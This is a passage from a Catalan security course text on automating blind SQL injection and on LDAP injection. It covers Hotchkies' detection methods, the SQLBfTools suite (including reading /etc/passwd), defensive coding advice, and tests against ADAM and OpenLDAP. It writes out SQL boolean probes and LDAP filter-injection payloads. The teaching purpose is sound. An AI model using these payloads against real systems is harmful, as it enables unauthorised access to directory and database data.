A partir d'aquesta teoria, en les conferències de BlackHat USA de 2004, Cameron Hotchkies va presentar un treball titulat "Blind SQL Injection Automation Techniques" en el qual proposava mètodes d'automatitzar l'explotació d'un paràmetre vulnerable a tècniques d'injecció SQL a cegues mitjançant eines. Per a això no parteix d'assumir que tots els errors puguin ser processats i sempre s'obtingui un missatge d'error, ja que és possible que l'aplicació tingui un mal funcionament i simplement hi hagi canvis en els resultats. En la seva proposta ofereix un estudi sobre com cal fer injeccions de codi SQL i estudiar les respostes davant ISQL0 i ISQL+.

Proposa utilitzar diferents analitzadors de resultats positius i falsos en la injecció de codi per a poder automatitzar una eina. L'objectiu és introduir ISQL0 i ISQL+ i comprovar si els resultats obtinguts es poden diferenciar de manera automàtica o no i com cal fer-ho.

- Cerca de paraules clau. Aquest tipus d'automatització seria possible sempre que els resultats positius i negatius fossin constantment els mateixos. És a dir, sempre el mateix resultat positiu i sempre el mateix resultat negatiu. Llavors n'hi hauria prou de seleccionar una paraula clau que aparegués en el conjunt de resultats positius o en el conjunt de resultats negatius. Es llançaria la petició amb la injecció de codi i s'examinarien els resultats fins a obtenir la paraula clau. És dels més ràpids a implementar, però exigeix certa interacció de l'usuari que ha de seleccionar correctament la paraula clau en els resultats positius o negatius.

- Basats en signatures MD5. Aquest tipus d'automatització seria vàlid per a aplicacions en les quals hi hagués una resposta positiva consistent, és a dir, que sempre s'obtingués la mateixa resposta davant el mateix valor correcte (amb injeccions de codi de canvi de comportament zero) i, si hi ha resposta negativa (davant injeccions de canvi de comportament positiu), que s'obtingués qualsevol resultat diferent de l'anterior, com, per exemple, una altra pàgina de resultats, una pàgina d'error genèric, la mateixa pàgina de resultats però amb errors de processament, etc. L'automatització d'eines basades en aquesta tècnica és senzilla:
  - Es fa el resum MD5 de la pàgina de resultats positius amb injecció de codi de canvi de comportament zero. Per exemple, *and 1=1*.
  - Es torna a repetir el procés amb una nova injecció de codi de canvi de comportament zero. Per exemple, *and 2=2*.
  - Es comparen els resums obtinguts en els passos *a* i *b* per a comprovar que la resposta positiva és consistent.
  - Es fa el resum MD5 de la pàgina de resultats negatius amb injecció de codi de canvi de comportament positiu. Per exemple, *and 1=2*.
  - Es comprova que els resultats dels resums MD5 dels resultats positius i negatius són diferents.
  - Si es compleix, llavors es pot automatitzar l'extracció d'informació per mitjà de resums MD5.
  - **Excepcions**. Aquesta tècnica d'automatització no seria vàlida per a aplicacions que canvien constantment l'estructura de resultats, com per exemple aquelles que tinguin publicitat dinàmica, ni aquelles que davant un error en el processament retornin el control a la pà-

gina actual. No obstant això, continua essent l'opció més ràpida en l'automatització d'eines d'injecció SQL a cegues.

- Motor de diferència textual. En aquest cas s'utilitzaria com a element de decisió entre un valor positiu i un de fals la diferència en paraules textuals. La idea és obtenir el conjunt de paraules de la pàgina de resultats positius i la pàgina de resultats negatius. Després es fa una injecció de codi amb un valor concret i s'obté un resultat de paraules. Fent un càlcul de distàncies es veuria de quin difereix menys per a saber si el resultat és positiu o negatiu. Això és útil quan el conjunt de valors injectats sempre té un resultat visible en el conjunt de resultats tant en el valor positiu com en el valor negatiu.

- Basats en arbres HTML. Una altra possibilitat a l'hora d'analitzar si el resultat obtingut és positiu o negatiu seria utilitzar l'arbre HTML de la pàgina. Això funcionaria en entorns en els quals la pàgina de resultats correctes i la pàgina de resultats falsos fossin sempre diferents, és a dir, si la pàgina correcta tingués parts dinàmiques canviants davant el mateix valor i la pàgina d'errors també. En aquests casos es pot analitzar l'estructura de l'arbre d'etiquetes HTML de les pàgines i comparar-les.

- Representació lineal de sumes ASCII. La idea d'aquesta tècnica és obtenir un valor resum del conjunt de resultats sobre la base dels valors ASCII dels caràcters que conformen la resposta. Es treu el valor del resultat positiu i el del resultat negatiu. Aquest sistema funciona associat a una sèrie de filtres de tolerància i adaptació per a poder-se automatitzar.

Hi ha diferents eines que permeten l'automatització d'aquests atacs entre les quals destaquen Absinthe, SQLInjector, SQLBfTools, Bfsql i SQL PowerInjector.

SQLBfTools

SQLBfTools són un conjunt d'eines escrites en llenguatge C destinades als atacs a cegues en motors de bases de dades MySQL. L'autor ("illo") ha abandonat l'eina i avui dia s'encarrega del manteniment el web http://www.unsec.net ("dab").

Està composta per tres aplicacions:

- *mysqlbf*. És l'eina principal per a l'automatització de la tècnica de *blindSQL*. Per a poder executar-la s'ha de tenir un servidor vulnerable en el qual el paràmetre estigui al final de l'URL i l'expressió no sigui complexa.

Suporta codis MySQL:

- version()

- user()
- now()
- sytem_user()
- ....

El seu funcionament es fa mitjançant l'ordre següent:

```
Mysqlbf "host" "ordre" "paraulaclau"
```

En què:

- *host* és l'URL amb el servidor, el programa i el paràmetre vulnerable.
- *ordre* és una ordre per executar de MySQL.
- *paraulaclau* és el valor que solament es troba a la pàgina de resultat positiu.

En la imatge següent veiem com llancem l'aplicació contra una base de dades vulnerable i podem extreure l'usuari de la connexió.

Extracció *user()*

Com es pot veure, el programa ha necessitat 230 peticions per a treure'n 18 bytes. En la imatge següent es veu com s'extreu la versió de la base de dades:

Extracció *version()*

- *mysqlget*. És l'eina pensada per a baixar fitxers del servidor. Aprofitant les funcions a cegues i les ordres del motor de base de dades es pot anar llegint lletra per lletra qualsevol fitxer del servidor.
  En la imatge que apareix a continuació es veu com es pot baixar el fitxer */etc/passwd* a partir d'una vulnerabilitat d'injecció SQL a cegues usant l'*mysqlget*:

Fitxer */etc/passwd*

- *mysqlst*. Aquesta eina s'utilitza per a bolcar les dades d'una taula. Primer es consulta el diccionari de dades per a extreure el nombre de camps, els noms, els tipus de dades de cada camp i, finalment, el bolcatge de les files.

Protecció contra injecció SQL a cegues

Com ho fem?, doncs comprovant-ho absolutament tot. Avui dia, en tots els documents tècnics en els quals s'avalua el desenvolupament d'aplicacions segures hi ha disponible un ampli estudi sobre com es desenvolupa protegint els programes contra la injecció de codi.

Michael Howard, un dels pares del model SDL[1], utilitzat per Microsoft en el desenvolupament de les seves últimes tecnologies i autor del llibre *Writing Secure Code* (2a. ed.), dedica tot un tema a evitar la injecció de codi i el titula de manera molt personal: "All Input Is Evil! Until proven otherwise".

(1)SDL (*secure development lifecycle*)

A més, gairebé tots els fabricants o responsables de llenguatges de programació d'aplicacions web ofereixen "millors pràctiques" per al desenvolupament segur i donen recomanacions clares i concises per a evitar la injecció de codi. Així doncs, cal comprovar-ho tot.

En tota consulta que es llenci contra la base de dades amb paràmetres que vinguin de l'usuari, sense importar si en principi seran modificats o no per l'usuari, els paràmetres han de ser comprovats i s'han de fer funcions de tractament per a tots els casos possibles. Cal preveure que tots els paràmetres poden ser modificats i portar valors maliciosos. Es recomana utilitzar codis que executin consultes ja precompilades per a evitar que interactuï amb els paràmetres dels usuaris.

Així mateix, com s'ha vist, els atacants intenten fer enginyeria inversa i extreure informació de les aplicacions sobre la base dels missatges o tractaments d'error. És important que es controlin absolutament totes les possibilitats que puguin generar error en qualsevol procediment per part del programador. Per a cada acció d'error se n'ha de fer un tractament segur i evitar donar cap informació útil a un possible atacant.

És recomanable que s'auditin els errors, tant els d'aplicació com els de servidor, ja que poden representar una fallada en el funcionament normal del programa o un intent d'atac. Es pot afirmar que gairebé el 100% dels atacants a un sistema generaran algun error en l'aplicació.


2.2. Injecció LDAP

Aquest apartat vol mostrar les possibilitats i riscos dels atacs d'injecció LDAP en aplicacions web. Amb aquests exemples es vol demostrar com és possible fer atacs d'elevació de privilegis, de salt de proteccions d'accés i d'accés a dades en arbres LDAP mitjançant l'ús d'injeccions de codi LDAP. Aquestes injeccions de codi s'han classificat en injeccions LDAP *AND*, injeccions LDAP *OR* i injeccions LDAP a cegues.

Per a provar aquestes tècniques d'injecció s'han utilitzat els motors ADAM de Microsoft i el motor OpenLDAP, un producte de programari lliure, d'àmplia implantació a escala mundial.


2.2.1. Injecció LDAP amb l'ADAM de Microsoft

Per a fer totes les proves de les cadenes per injectar s'ha utilitzat l'eina *LDAP Browser*, que permet connectar-se a diferents arbres LDAP, i un client web sintètic, creat amb el component *IPWorksASP.LDAP* de l'empresa /n Software, per a fer les proves d'execució de filtres injectats. En la figura següent es mostra a títol d'exemple l'estructura que s'ha creat en l'ADAM.




Estructura de l'arbre LDAP creat en l'ADAM

Suposem ara que l'aplicació web utilitza una consulta amb el filtre següent: *(cn=Impressora_1)*. En llançar aquesta consulta s'obté un objecte, com es pot veure en la figura següent:




S'obté un objecte de resposta amb el filtre *(cn=Impressora_1)*

El que voldria un atacant que faci una injecció seria poder accedir a tota la informació mitjançant la inclusió d'una consulta que ens retornés totes les impressores. En l'exemple, veiem quin hauria de ser el resultat per obtenir amb una consulta seguint el format definit en les RFC sobre ADAM: | *(cn=Impressora_1)(cn=Impressora*))*



Totes les impressores

No obstant això, com es pot apreciar, per a construir aquest filtre necessitaríem injectar un operador i un parèntesi al principi. En l'exemple, la injecció no resulta gaire útil, ja que s'està fent en tots dos condicionants sobre *cn*, però aquest filtre només està creat per a il·lustrar la necessitat d'injectar codi abans del filtre i al mig del filtre. Si provem la injecció proposada per Sacha Faust en ADAM: *(cn=Impressora_1)(|(cn=Impressora*))*




Injecció sense resultats

Com es pot apreciar en la figura anterior, en l'última prova, la injecció no produeix cap error, però, a diferència de les proves que fa Sacha Faust amb el SunOne Directory Server 5.0, el servidor ADAM no retorna més dades. És a dir, només retorna les dades del primer filtre complet i la resta de la cadena és ignorat.


2.2.2. Injecció LDAP amb OpenLDAP

Per a fer les proves d'injecció en l'OpenLDAP s'ha utilitzat l'arbre que el projecte OpenLPAD.org mateix ofereix per a aplicacions de prova, l'estructura del qual és la següent:




Estructura de l'arbre LDAP en l'OpenLDAP

Sobre aquesta estructura executem una consulta per a buscar un usuari i obtenim un únic objecte com a resultat: *(uid=kurt)*




En executar el filtre *(uid=kurt)* obtenim un únic resultat

Si volguéssim ampliar el nombre de resultats, seguint el format definit en l'RFC, hauríem d'executar una consulta en la qual injectéssim un operador *OR* i un filtre que inclogués tots els resultats, com es pot veure en la imatge següent: *(|(uid=kurt)(uid=*))*



Tots els usuaris

Si fem la injecció tal com proposa Sacha Faust en el seu document sobre LDAP obtindríem els resultats següents: *(uid=kurt)(|(uid=*))*



Injecció OpenLDAP. S'ignora el segon filtre

Com es pot apreciar en la figura anterior, el servidor OpenLDAP ha ignorat el segon filtre i solament ha retornat un usuari, igual com ho feia l'ADAM.

2.2.3. Primeres conclusions

Després de fer aquestes proves podem extreure les conclusions següents:

Per a fer una injecció de codi LDAP en una aplicació que treballi contra l'ADAM o l'OpenLDAP és necessari que el filtre original, és a dir, el del programador, tingui un operador *OR* o *AND*. A partir d'aquest punt es poden fer injeccions de codi que permetin extreure informació o fer atacs *blind*, és a dir, a cegues.

En aquest mateix entorn és necessari que la consulta generada després de la injecció estigui correctament niada en un únic parell de parèntesis general o bé que el component permeti l'execució amb informació que s'utilitzarà a la dreta del filtre.

La injecció que queda composta segons el document de Sacha Faust pot ser vista de dues maneres diferents: en una, com un únic filtre amb un operador, i en l'altra, com la concatenació de dos filtres. En el primer cas tindríem un filtre mal compost. D'altra banda, si la injecció es veu com dos filtres, estaríem parlant d'un comportament particular d'alguns motors LDAP (que no comparteixen amb OpenLDAP ni amb ADAM) i, a més, amb un segon filtre amb un operador, l'operador *OR*, innecessari.


A partir d'aquest punt, anem a analitzar diferents tipus d'injeccions LDAP que poden representar un risc de seguretat en els sistemes LDAP als quals accedeixin aplicacions web.

2.2.4. Injecció LDAP *OR*

En aquest entorn ens trobaríem que el programador ha creat una consulta LDAP amb un operador *OR* i un o tots dos paràmetres són sol·licitats a l'usuari:


```
(|(atribut1=valor1)(atribut2=valor2))
```

Suposem en l'exemple de l'arbre LDAP que tenim una consulta injectable del tipus següent: (|(*cn=D**)(*ou=Groups*)). És a dir, que retorna tots els objectes el valor dels quals en "*cn*" comenci per "*D*" o el valor de la qual en "*ou*" sigui "*Groups*". En executar-la obtenim:



Consulta *OR* sense injecció

Si aquesta consulta sofrís una injecció de codi en el primer paràmetre, podríem fer una consulta que ens retornés la llista d'usuaris emmagatzemats. Per a això realitzem la injecció en el primer valor de la cadena següent: *void)(uid=*))(|(uid=**

